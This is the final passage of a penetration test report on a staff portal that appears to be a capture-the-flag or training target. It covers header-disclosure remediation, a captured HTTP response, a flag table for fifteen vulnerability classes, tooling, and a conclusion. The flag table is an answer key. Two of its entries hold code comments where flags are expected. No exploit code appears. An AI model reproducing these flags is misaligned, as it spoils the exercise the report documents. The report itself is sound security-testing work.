- Suppress the Apache version banner. Set ServerTokens Prod and ServerSignature Off in the server configuration, reducing the Server header to the product name alone.
- Remove the PHP header. Set expose_php = Off in php.ini, which suppresses X-Powered-By entirely.
- Do not treat suppression as a security control. Header removal raises the cost of reconnaissance marginally; it does not affect exploitability. Version currency should be maintained through a defined patch cadence rather than relied upon obscurity.
- Review response headers centrally. Both values are defaults that were never changed. Applying the header configuration recommended in INFO-01 at the same layer resolves both observations in a single change.

Proof of Concepts:

The screenshot shows the Burp Suite interface with a request and response captured. The response headers are highlighted, showing the following information:

- 1. HTTP/1.1 200 OK
- 2. Date: Mon, 24 Aug 2026 20:21:04 GMT
- 3. Server: Apache/2.4.68 (Debian)
- 4. X-Powered-By: PHP/8.2.33
- 5. Expires: Thu, 19 Nov 1981 08:52:00 GMT
- 6. Cache-Control: no-store, no-cache, must-revalidate
- 7. Pragma: no-cache
- 8. Vary: Accept-Encoding
- 9. Content-Length: 3106
- 10. Keep-Alive: timeout=5, max=95
- 11. Connection: Keep-Alive
- 12. Content-Type: text/html; charset=UTF-8

The response body is also visible, showing the HTML structure of the page, including the doctype, html, head, and meta tags.

8) Appendix

Appendix A - Flags

Reflected XSS	<!-- C01: \$q is written straight into the page. →
Stored XSS	<!-- C02: body rendered without encoding →
Union SQL Injection	FLAG{c03_1e4d64d1}
Blind SQL Injection	FLAG{c04_858a5311}
JWT (alg:none)	FLAG{c05_67da35fa}
MFA / OTP (Security Center)	FLAG{c06_c6cc26b5}
Predictable Password Reset Token	FLAG{c07_0180d1cf}
IDOR in Document Viewer	FLAG{c08_3166b274}
IDOR in WebSocket Conversation ID	FLAG{c09_315d4b6a}
Missing Function-level Authorization	FLAG{c10_22b20c05}
RCE via SSTI	FLAG{c11_849cd19d}
Insecure Deserialization	FLAG{c12_c292077d}
Mass Assignment	FLAG{c13_14532655}
Brute Force on Authentication	FLAG{c14_8647fe46}
RCE via LFI	FLAG{c15_c1caddca}

Appendix B - Username enumeration wordlist

Full list: [username_enum_list.txt](#)

Appendix C - Clickjacking test harness

Full Code: [clickjack.html](#)

Appendix D - Tooling

Tool	Version	Use
Burp Suite Community Edition	v2026.7.3	Intercepting proxy, Repeater, Intruder
Safari	26	Rendering verification, cookie inspection
Visual Studio Code	-	Test harness authoring
curl	8.x	Header inspection, TLS availability check

9) Conclusion

The Meridian Corp staff portal is exploitable to full server compromise by any user holding a low-privilege account, and to complete account takeover by an attacker holding no credentials at all. Both outcomes were demonstrated within a two-day assessment using manual testing alone. Twenty-seven findings were identified, of which five are Critical and nine are High.

The volume of findings is less significant than their concentration. Twenty-two of them arise from three underlying causes: user input reaching interpreters without a boundary, authorisation decisions derived from client-supplied values, and authentication controls that exist in the interface but are not enforced by the server. The application is not missing security capability — output encoding, session protection, ownership scoping and prepared statements are all present and correctly implemented elsewhere in the same codebase. Each finding in this report represents a location where an available control was not applied. That is a materially better position than an application with no controls at all, and it means remediation is largely a matter of consistency rather than redesign.

The prioritised roadmap in Section 1 sequences the work by leverage. The first item closes both paths to remote code execution and requires only a few lines of change; it should be treated as immediate. Transport encryption (BB-20) should be scheduled alongside it rather than after, since no credential or session control described in this report is effective while traffic remains unencrypted. A retest is recommended once the roadmap has been implemented, to confirm the fixes are effective and that no regressions have been introduced.